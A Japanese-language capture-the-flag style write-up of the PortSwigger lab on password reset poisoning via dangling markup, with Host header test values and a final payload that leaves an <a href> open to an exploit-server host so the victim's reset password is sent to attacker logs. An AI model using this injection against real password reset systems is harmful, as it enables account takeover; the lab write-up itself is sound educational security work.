> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/host-header/password-reset-poisoning-via-dangling-markup.md).

# ぶら下がりマークアップによるパスワードリセット・ポイズニング

ぶら下がりマークアップによるパスワードリセット・ポイズニングの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。

### ぶら下がったマークアップによるパスワードリセット汚染

**ラボの説明**

このラボは〜に対して脆弱です **ぶら下がったマークアップによるパスワードリセット汚染**. / リセットメール内の誤った HTML 処理を利用すると、ユーザーに送信されたリンクを別の場所へ誘導し、その新しいパスワードを取得できます。

**目的：** ～にログインする **carlos のアカウント**.

**提供された認証情報：**

* ユーザー： `wiener`
* パスワード: `peter`


<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e65d4694053a2c8e88934b2fd3b915e4d941dea2%2F%7B53BF6076-1161-46BC-92F4-BEDB5A2B8F23%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

すべてのメールは、稼働中のサーバーのメールクライアントから閲覧できます\*\*。


<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-edb1dd2eb11eb859ed9afb77cb7f1d5e53877ed3%2F%7B83863EFF-544D-4553-9304-A5BE4598E57E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**初期観察**

パスワードリセット機能があります。 / リクエスト後、次の内容の HTML メールが送信されます：

{% code overflow="wrap" %}

```http
<p>こんにちは！</p><p>新しいパスワード: AGSoZyzfot でログインするには、<a href='https://0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net/login'>こちらをクリック</a>してください</p><p>ありがとうございます。<br/>サポートチーム</p><i>このメールは MacCarthy Email Security サービスによってスキャンされました</i>
```

{% endcode %}

接続リンクは、次のものから動的に構築されます **Host** クエリのヘッダー。

**行動分析**

Host ヘッダーを変更して任意のポートを含めると：

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234
```

ポートは受信したメールに正しく反映されます。 / これは、次の値が **Host** 厳密な検証なしでメールの HTML に埋め込まれていることを示しています。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a770315db6c2338f8f6d017a5f1fae75bac900d7%2F%7B44D69839-06A8-496E-864D-14534E60BC53%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**ぶら下がったマークアップを利用した攻撃**

その後、アポストロフィを含む Host 値を注入し、HTML 属性を壊します：

```http

Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234'HELLOO
```

その内容はメールクライアントによって解釈されるため、利用可能な HTML インジェクションが存在することを示しています。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-49de2be6b2da1e3a5138680c1f55e799089d1033%2F%7BE94355E7-569F-4AFA-815B-811CBB438CA3%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**最終ペイロード**

この挙動は、次のものを開くことで悪用されます `<a href>` タグを適切に閉じずに開いたままにし、メール本文の残り（パスワードを含む）が URL の一部として解釈されるようにします：

```http
Host: 0a2e00ee040867fe812cd4f900e700cb.web-security-academy.net:1234' <a href="https://exploit-0aae00f3041e67018152d3fe010000c3.exploit-server.net/?
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-39e596b82379e1d532c91fa6dc03d7c52f46f355%2F%7BB8A53E26-D351-439C-828E-0CE50E6139EB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**結果**


メールが生成され、次の宛先に送信されると **carlos**、メールクライアントは注入された HTML を解釈します。 / その後、新しいパスワードは URL に含まれ、稼働中の **サーバー**.

Carlos のパスワードはサーバーログから取得され、これにより彼のアカウントにログインしてラボを完了できます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7874eb16757cdee3353da088984636631e6b1027%2F%7BC488527E-7DDB-42FE-992B-31362FBF8064%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/host-header/password-reset-poisoning-via-dangling-markup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.